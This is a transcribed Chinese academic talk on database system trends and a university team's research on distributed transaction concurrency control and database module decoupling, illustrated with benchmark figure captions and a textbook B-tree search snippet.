然后，第二点就是我们发现软件开发模式的变化，也在促进数据库本身的改变。就像我刚才提到的，现在用到的很多软件开发的模式跟以前不一样。以前关系数据库这样的产品刚刚被广泛应用的时候，当时的软件开发它是以数据为中心的，一个数据库设计出来，有好多应用都会去用它，它是一个 Shared 底层系统。那个时候数据库的设计过程，它是相对独立的，DBA 根据 App 开发人员的需求、用户的需求，以 DBA 的方式去设计数据库，按照对数据模型的理解，把它设计得非常的规整，要满足各种各样的范式，然后给不同的应用去用。但现在我们发现一旦用到微服务这种新的开发模式的时候，很多时候这种横向的分割变得不是那么重要了。原本数据是一层、应用逻辑是一层，这两层之间的解耦是很重要的，但现在不是了。

现在是微服务的形式，是纵向的切割，把业务整个分成一块一块的，每一块里面都有单独的数据库，有单独的功能设计，这弱化了数据库跟应用之间的界限，强化了应用里面不同模块的界限。这样的话，每个模块可以用不同的数据库产品，比如说一个设备用 MySQL，另外一个设备可能用 MongoDB，第三个设备可能用 ES，这些模块之间的数据有同步有交互，可以用一些比如像事件驱动的架构，像 Kafka 这种 MQ (Message Queue) 去连接在一起，形成一个总体的架构。



这种设计跟以前的数据库是不太一样的，对于数据库本身的要求也不太一样。不同的 Service 会用不同形态的数据库产品，根据需求或者根据软件开发者的习惯，去采用各种缓存、消息队列等，去把这些东西给嫁接在一起。这样的形态对数据库有不同的要求，所以 NoSQL 被很多人接受。

在某些软件开发的场景下，NoSQL 就是比关系数据库使用起来更简单。然后事务的处理方式也变得很不一样，现在的消息队列在事务处理中，它的权重非常的高，而不是完全依赖于传统数据库内部支持事务处理的模式。这个是我们也看到这样的一些变化，这个是软件开发模式带来的一些改变。

1.1.3 硬件平台的革新

第三个方面就是平台的革新。其实我们不会对传统的数据库的硬件平台灵活性有太多的关注，但现在数据库产品面向的基本上都是云平台，不是以前的 IBM 大型机了，不是 Oracle 那个时候的硬件平台。我们面对的是一个云平台，云平台自身是在发展的。以后的云平台其实可以预见得到，它不单单是现在我们看到的，是由一个个虚拟机或者是一个个容器组成的一个计算平台，还有可能就像一个大型的计算机一样，只是这种大型计算机它的资源非常的丰富，需要调用什么样的资源都可以获得，需要更多的内存、CPU、存储，都可以直接的获取。


云平台通过比较高效的网络方式把这些资源全部连在一起，然后给用户的接口也很简单，很多维护功能是在云平台内部去实现的。数据库要扎根在这样的一个云平台上面，其实对数据库系统就会有新的要求。以前的数据库，大家都记得有几种架构可以选择，叫 Shared Everything、Shared Nothing、Shared Disk 这样的一些架构。

但是我觉得在“云”层面上，数据库其实不再是那么简单去划分的，就是说数据库系统的产品，必须要做到具有很好的弹性。任何的资源在短缺的时候，可以通过云的这

种方式很快的把资源调度过来，从而增加数据库的能力。对用户的话，只是提供一种数据库的服务，用户用多少？就提供多少。这样的一个云架构下的数据库，形态可能跟以前要有一些变化。除了这种云的体系之外，其实还有一些新硬件出现，硬件种类也变得越来越多。不同的种类的硬件，在不同的条件下，算力也在不断增加。当然除了计算，还有存储也发生很多变化，把这些放到云的里面去，云的资源变得更加丰富，对数据库的要求也会变得更高。

因此，我们看到这种硬件平台的变革，它实际上在推动数据库的一些发展。现在大家很常见的就是这种计算与存储分离的这种架构的数据库。我把数据库本身这种系统，它的计算层跟存储层完全的分割开，计算层可以自己扩展，存储层也可以自己扩展，两层就通过云这种高速的、互联的通道能够连接在一起，这种实际上就是针对云的一个特殊的处理。我们知道存储是便宜的，所以在存储需要扩展的时候，没有必要在扩展存储的基础上去加 CPU 的资源，因为 CPU 比较贵。如果分开扩展的话，这样确实会在成本上有极大的提升。

未来各种资源加进去之后，它都有可能有扩展的需求。比如说缓存，新的存储器，新的内存加进去之后，有可能需要它跟底层的存储分开，进行一个隔离，再分别去扩展，这都是有可能的。但现在的数据库产品其实面对这种扩展能力，实际上是非常有限的，存储和计算分开扩展到一定程度，实际上它的能力就达到一个峰值了。那么怎样去推动它进一步的这种弹性的增加，实际上是一个挺难的问题，但是也是挺有趣的问题。



新硬件对数据库产品的影响，这里有一个简单的公式，公式的左边叫做 Data/Cost，单位数据处理，单位代价上面可以处理多少数据。这个是我们需要提升的，因为可以想象以后的数据量会越来越大，如果不把单位价格上面能处理的数据这个值提升的话，应对数据的能力就没办法提升。数据越多，需要花费的资源或者代价就越多，这个是我们不希望看到的。希望左边这个式子中 Data/Cost 的值随着技术的进步，它可以逐渐的提升。


然后把左边这个式子它分解一下，分解成 Data/Hardware 和 Hardware/Cost 的一个乘积。这其实是很简单的一个因素分解，大家能够看得很明白。我们发现后面这个式子 Hardware/Cost，实际上它的增长在逐渐的趋缓甚至停滞，主要的一个问题就是单位价格能够买到的硬件资源，要在这上面做更进一步的提升，会变得非常的困难。

最后，如果想实现 Data/Cost 的提升的话，只能去提升左边这个式子 Data/Hardware，这个是未来一个很明显的趋势。怎么样能够提升 Data/Hardware？就是单位硬件下处理数据的能力要怎样提升？我们认为只有两种途径，第一种是硬件定制化，面对不同的应用需求，需要为这种应用需求做特殊的硬件。其实我们能看到像 GPU、TPU 这种出现，其实就已经在揭示这种规律了，专用硬件效率总是要比通用

硬件好的。然后软件是一样的，专用的软件的效率肯定比通用的软件好。

这个趋势我觉得可以从长期来看，短期可能并不是那么的明显，但长期来看的话，这个过程应该是不可阻挡的，也就是说我们可能会面临要去为应用去定制系统，要为专门的这种系统配置适合它的硬件。

1.2 数据库系统的未来发展趋势



我们刚才讲了三点，第一点就是应用的变化在推动系统的演进；第二个是软件开发模式的变化实际上也在带来系统的功能的一种变革；最后是硬件平台。因此，我们觉得未来数据库发展的趋势：

- 第一个是“One size fits a bunch”，为不同应用构建不同系统，为不同系统配置不同硬件。就像 Michael Stonebraker 说的那样，数据库不是一种系统就能应对所有的应用了。我觉得 Stenberg 当时是针对的是应用负载的增加带来的问题而提出的观点，但是硬件的发展瓶颈到来的时候，同样会引领我们认同这个观点，“One size does not fit all”，不可能为所有应用产生一个系统，应该是一类应用对应一套系统的，这个是我们看到的一个很明显的发展的趋势。

- 第二个发展的趋势是现在的系统变多了之后，它需要协同，会有各种中间件，还会有各种形态的数据库，我们需要把它协同起来，这些数据库形态太多，对程序开发人员，维护人员都是一个 Disaster，代价会变大，怎么更好地把它协同起来，这也是未来一个发展的方向，我们会看到这些系统相互之间会变得越来越配合，越来越融合。
- 第三个就是云平台成为一个主流的硬件平台之后，我们看到数据库会朝云这个方向有更深入这种发展，它会更适合云这种形态，它的弹性，自我维护、自我修复的能力是会进一步提升的。这个是我们对未来发展的展望。

02 华师大的数据库系统研究

2.1 研究团队

然后介绍一下我们现在这个团队，华东师范大学数据科学工程学院大概有 20 多个老师，大概 10 个老师是从事数据库内核的研究的。整个团队的历史是超过 20 年的，我们近 10 年其实做了非常多的系统内核研发的工作，跟业界的很多的公司也有合作。我们的学生其实也做了很多工程性的工作。

去年我们有拿到一个国家科技进步二等奖，这个是基于我们当时和某银行一起做的一款数据库产品，是我们基于 OceanBase 的一个早期开源的版本上实现的一个系统，具体的这种内容我就不做过多的介绍，这个系统实际上在某银行得到了比较深入的应用，是我们比较引以为豪的一个研究成果。

2.2 研究成果

我们团队的研究其实还是蛮广泛的，我们在事务型数据库和分析型数据库其实都有研究，但我们更多的精力还是集中在事务型数据库上面。然后接下来，我会介绍一些典型的研究成果，让大家了解一下我们的研究是在做一些什么事情，主要分三个部分，第一个是分布式事务，第二个是数据库系统解耦合，第三个是新硬件。

2.2.1 分布式事务

分布式事务是一个几十年来大家都在探讨的话题，实际上也是有一定的争论：分布式事务到底合不合用？我们在使用事务处理这种功能的时候，是不是应该去规避分布式事务？还是我们应该进一步去增强数据库支撑分布式事务的能力，让程序员不要刻意去规避分布式思维？这实际上是一个疑问，目前没有一个明确的答案。

如果分布式事务确实是不行的，那我们就应该做一些其他方面的处理，来弥补分布式事务本身的缺陷，这样做有两种方式：

- 第一种是干脆不要数据库提供分布式事务功能，将事务处理推给应用，根据应用的特点去规避这种分布式事务的一些缺陷。
- 第二种是尽可能提升集中式事务处理的能力，集中式事务能够达到和分布式同样的效果，就不再需要分布式事务了。

我们认为现在以 NoSQL 为代表的这些系统的推动者，实际上是持这样的观点的。比如典型的 NoSQL 客户系统 MongoDB，它的一般的事务处理或者数据库的访问，都是 Single Document 一个文档一个文档去处理的。实际上，就是如果真要进行复杂的事务处理，那就到上层应用去处理，就用最定制化的方式去应对这种事务，它的效

率可以比较高。

另外一种观点认为分布式事务本身应该是可行的，我们应该提升数据库处理分布式事务的能力，解放开发者。

这样的观点就是那些推动 NewSQL 这一类系统的人所持的观点，比如说谷歌的 Spanner、TiDB、OceanBase。那么想要把分布式事务做好，怎样去优化，提升分布式事务的能力？首先要处理异常，分布式事务最害怕的一个问题就是出现异常，出现异常之后，如果是一个分布式事务，一旦事务锁掉一个节点上的数据，另一个节点出现故障的话，就会很麻烦。那为了处理异常，然后以 Spanner 为代表，使用了很多高可用的系统架构，用 Paxos/Raft 创建这种在云平台，在这种廉价计算机上同样能够有高可用能力的基础设施，在这个上面我可以去规避分布式事务所遇到的这种异常的问题。

但除了异常问题之外，实际上还有分布式事务的扩展性的问题。虽然分布式事务可以比较放心地应用于可靠的、高可用的系统上，但是它的性能会比较差。因此，我们必须要优化它的性能，为此学术界也做了很多尝试，对于团队来讲，最近几年，我们也做过一些研究和尝试。接下来我就大概讲一下我们的大概思路。


首先，我们要了解到底是什么限制了分布式事务的扩展能力，大家是比较公认的一种观点是制约分布式事务扩展的主要是事物之间的这种阻塞 Blocking。你可以想象一下，当一个事物它去访问一个数据，特别是修改一个数据之后，它会加锁，然后在加锁的过程中，又要去跟其他的节点进行各种通信。

其实这种通信有时候是很耗时的，有时候甚至要跟异地的节点，比如说要做高可用，就需要跟异地的节点建立通信。在加锁的过程中去通信，由于通信的过程很长，然后就会把加锁的时长变得特别的长，阻塞就会变得很严重。一旦事务处理的阻塞时间增加，它的事物的吞吐有可能会受到很严重的影响，特别对于有一些热点的数据出现的话，不是时长增加一倍，性能就降低一倍的，有时候时长增加一倍，性能可能会降低若干倍，这是一个很麻烦的问题。

所以说，真的想要解决分布式的扩展能力的话，在已经有高可用的前提下，我们最重要的目标就是要降低阻塞。怎样降低阻塞？其实可以用到很多的技术。比如说 MVCC/OCC、MVCC 是多版本的数据管理，它可以降低阻塞，这个很直观，就是我一个数据有多个版本，当我的一个事务去改动数据的时候，我直接产生一个新的版本，这样就不用去阻止别人读你的旧版本。

因为你有多个版本，新版本在产生的过程中，你没有办法去读，可以去读旧版本不用阻塞，这就是 MVCC 的使用。然后 OCC 也是一样的，就是 OCC 就是乐观并发控制，也就是说默认不需要加锁，到最后再来检测这个事务是不是执行正确，如果执行不正确推翻就行了。然后还有一些锁的优化，通过各种各样的技术，来把阻塞的现象把它尽量的减少，从而来提升分布式事务的扩展能力。

MVCC 时间戳分配去中心化



在 MVCC 上我们做过一些工作。当然 MVCC 有一个时间戳分配的问题，就是说它来判断一个事务或者一个数据或者一个数据的版本，它是不是应该由某一个事务去读取的话，它要通过一些时间戳的判断来做。时间戳的分配很麻烦，按道理来说，它是应该有一个中心的时钟，大家都去中心的时钟去拿时间戳，这样就可以保证事务处理正确无误。但通常如果有一个中心的时钟的话，那扩展性就受限了，比如谷歌的 Spanner 用一些原子钟去规避这个问题。然后我们做的一个研究就是去中心化，去

优化了 SI 的隔离级别。

SI 是一种典型的 MVCC 的隔离算法或者并发控制的算法，它是需要时间戳的。我们做了一个去中心化。想法是我在给事务分配时间戳的时候，不是在事务开始的时候分配，而是在事务要结束的时候，根据它跟其他事务的关系、冲突情况，来给它指定一个合适的时间戳，所以叫后验时间戳，Posterior SI。这种方式使得我们可以不需要用一个中心的时间戳去做这个事情，但这个东西做起来其实蛮复杂的，我们大概 5 年前做了这件事情，最后有一些实验没有实现在现实的系统里面去，因为实现相对来说比较复杂，而实际应用中使用一个统一的中心的时间戳，基本的应用还是可以满足的。




Fig. 7. TPC-C Performance (20% distributed txns)






Fig. 9. SmallBank Performance (20% distributed txns)

我们做了很多的实验，实验结果可以表明我们的方法，当扩展到一定程度的时候，这种时间戳的分配是不会成为一个扩展性的瓶颈的。

降低 OCC 的阻塞时间






我们也做了一些 OCC 的工作。OCC 在事务访问数据的时候，就放开让事务去访问，访问完了事务要结束的时候会做一个验证叫 Validation，做完验证，再决定这个事务是提交还是回滚。这种方式也是降低事务之间阻塞的一种方法。其实这种事务的最后的正确性验证，有时候会挺耗时间的，所以在这个上面做了一个优化。

我们认为做正确性验证的方式有两种，一种主要的方式叫 Local Readset Validation，每个事务把它读过的数据记录下来，最后再去查读过的数据有没有被改动过。这种方式的缺点是当读取的东西特别多的时候，它的代价就会相当的大。

然后，还有一种方式叫 Global Writeset Validation，这种方式就是我不去记录每个事务读过的数据，只记录现在有多少正在运行的事务改动了那些数据，也就是说记录的是那些被改动的数据。然后读的时候，观察它的范围有没有包括改的数据，如果包括了验证就失败。这种方式对读取数据内容比较多的事务是友好的，但对那种小的、短的事务并没有那么友好。

- Local Readset Validation (LRV)
- Global Writeset Validation (GWV)




(a) 80% reads, 20% writes, low contention ($\theta = 0.6$), 32 worker threads.


(b) 80% reads, 10% writes, 10% scans (length = 800), high contention ($\theta = 0.9$), 32 worker threads

Adaptive Optimistic Concurrency Control (AOCC) that combines LRV and GWV works well in any workload.

所以我们就做了一个叫 AOCC，Adaptive OCC，就是把这两种方式给结合起来，我们会判断一个事务的运行情况，如果读取的数据很多，就用 Writeset Validation；如果读取得很少，就用 Local Readset Validation，这样的话就把两种方式的优点结合起来。




(a) Transaction throughput.




(b) Validation time of each transaction.

YCSB



(a) Transaction throughput.




(b) Validation time of each transaction.

TPCC

我们做了一些实验，实际上结果确实证明这种方式没有极端的情况的缺陷。因为以前的那种就是读集 Receipt Validation 和 Receipt，德行在在各自的极端情况下都会呈现出特别差的一个性能。但是我们这种方法实际上它是比较均衡的。

跨区域高可用系统的锁时长


然后第三个工作也是关于分布式事务的，就是我们做了类似于 Spanner 这样的系统，跨区域的高可用的系统。



就像我刚才提到的，一旦加锁，加锁的过程中，出现了跨区域数据的通信，这个持锁的时间就会特别的长。这里是一个例子，在跨区域高可用的系统上做的一个两阶段提交。可以看到红色的线是一个加锁的过程，这个过程已经是在一个正常的事务里面最短的加锁过程了，它是在事务提交开始之前加锁，一直到事务提交完成之后释放锁。


对一个普通的事务来说，它本身就是要加锁的，但这个加锁的时间可以看到，在加锁过程中，Prepare 阶段会有大量的本地节点跟异地节点之间的同步，然后在 Commit 阶段，同样的也有大量的本地节点跟异地节点之间的同步，这样的一个同步是很耗时间的，如果在这个时间上去做加锁的话，一旦遇到热点的数据访问，这个事务处理的性能就会极度的下降。所以在这样的条件下，我们就想可不可以用提前释放锁的方式

去规避加锁，缩短加锁的长度，直接降低阻塞概率。




然后我们就设计了叫 DLV，LV 的意思是 Lock Violation，实际上就是提前释放锁。DLV 的话我们叫 Distributed Lock Violation，同样是一个两阶段提交的一个协议。我们就看在什么地方释放所，它的效率是好的。我们选择了四个时间点：

- 第一个是在 prepare 阶段之前访问数据的时候，访问一个数据就放一个数据锁，相当于就不加锁，这是一种最极端的方式。但这种方式到后面的回滚率会非常的高，只能通过验证的方式来判断事务是否正确的执行，因此遇到死锁的情况也会很多，然后事务不正确的情况也很多。
- 第二个时间点就是我们叫 DLV1，就是在事务基本上数据访问的差不多了，但是协调节点还不太清楚，就是说所有的事务节点是不是已经完全做完了不太清楚，但是所有的事务节点各自都认为它自己做完的时候，这个时候释放锁。
- 第三个时间点就是多加了一个协调的过程，协调的节点会跟所有的事务处理的节点做一个通信，通信完了之后，它认为这个时候所有节点都做完了，这个时候释放锁。
- 第四个时间点就是两阶段提交的第一个阶段结束之后，再释放锁，这个是最安全的。




(a)




(b)

Fig. 12: Impact of Geo-distance on Performance



(a) NewOrder TPM



(b) NewOrder abort rate

Fig. 14: Impact of Hot Spot on Performance (TPC-C)

然后我们就实验了这些不同的加锁和释放锁的方式，得到的一个结论，左边这两张图（横轴是远程通信的时长）说明两个计算机中心离得越远，它通信时间越长，然后用这种传统的方式，会看到时长越长，它的性能就会越差。在高冲突的情况下，分布式事务处理性能就会比较差。但是如果使用提前释放锁的方式，性能就是绿色蓝色的线，表示着它的性能会有一个比较大的提升，这个就说明提前释放锁是有用的。


但什么时候提前释放锁最合适呢？右边这个图我们做的一个实验最后的结论是第三个时间点就是 DLV1x 这种方式，协调节点跟事务处理阶段有一个短通信，这个是本地通信，不是异地通信，通信之后确认所有节点都做完了，这个时候释放锁，这样的负面作用是最少的，而且它的加锁时间也会很短，这种方式它的效率是最高的。

2.2.2 数据库系统解耦合

1. 关系数据库的内核实现极具工程挑战

- 代码耦合度高（Monolithic）。
- 测试困难，特别对于分布式系统。
- 导致开发成本高，功能演进缓慢。

2. 为了实现 One Size Fits a Bunch



我刚才介绍了三项研究，都是关于分布式事务处理的，然后我接下来再讲一讲我们在数据库系统解耦上面的一些研究，这也是非常有趣的一个问题。什么叫数据库系统的解耦？实际上教科书会把数据库系统拆成一个一个的模块，比如说这个是 collector 就是跟应用对接的连接器，还有 Query Optimize、Query Evaluator 或者叫 Query Processor，就是查询处理查询优化的模块，New Storage Manager、New Transaction Manager，还有各种日志、Lock、Manager 等等，这个是我们教科书上面对数据库一个模块的切分。

但实际上当我们去真正的看一个数据库系统的实现，就会发现这些模块之间实际上没有切分的那么干净的，而且有时候是实际上模块之间很高耦合的，很紧的耦合在一起。对于一个刚开始做数据库的人会觉得跟我们学的东西会不完全一样。然后很少的人真的去探究为什么会是这样。我们在实现数据库系统的时候，实际上这种高耦合的系统架构给我们带来了很大的困扰。

我们当时在某银行改那个 OceanBase 的系统时，改动一个数据类型，我记得好像花了好几个月的时间，很多人去做这个事情。这实际上一听上去会让人比较诧异，但实际上你去看系统的实现，它就是这么回事。一个数据类型好多地方都会用到，必须把每一个地方都清除掉，这个时候就必须花很多时间去读代码去理解去测试的。其实我们觉得如果一个系统的耦合度能够变低，模块之间能够分得很清楚，实际上对系统工程来讲是有很大收益的。

我们回顾刚才讲的一个数据库的发展趋势，叫“One size fits a bunch”，也就是说我们认为以后系统会变得很定制化。如果一个系统的模块化做得很好的话，去定制去改动这个系统也会变得很简单。一旦一个新的硬件出现的时候，我们要去使用新的硬件去对这个系统进行优化，会变得更简单。

其实一个数据库系统的实现，是有需要去做进一步的解耦合，这里面其实有很多问题。我们去做了一些探索，但其实是非常有限的探索，我觉得这个工作其实可以有更多的人去做。我们做的探索，就是说想把并发控制直接从数据库的存储层抽离出来，然后让存储的代码跟并发控制的代码尽量的互不相关。

B-tree' s Search Function in Textbook

```
search(root, key) {
  while !is_leaf(node) {          //寻找叶子结点
    child_node = get_child(node, key)
  return find(node, key)          //在叶子结点中寻找特定键值
}
```

这是一个 B-Tree 的 Search Function 的例子，在教科书里面，关于 B-Tree 的 Search，你可能会看到这样一个代码，非常简单。

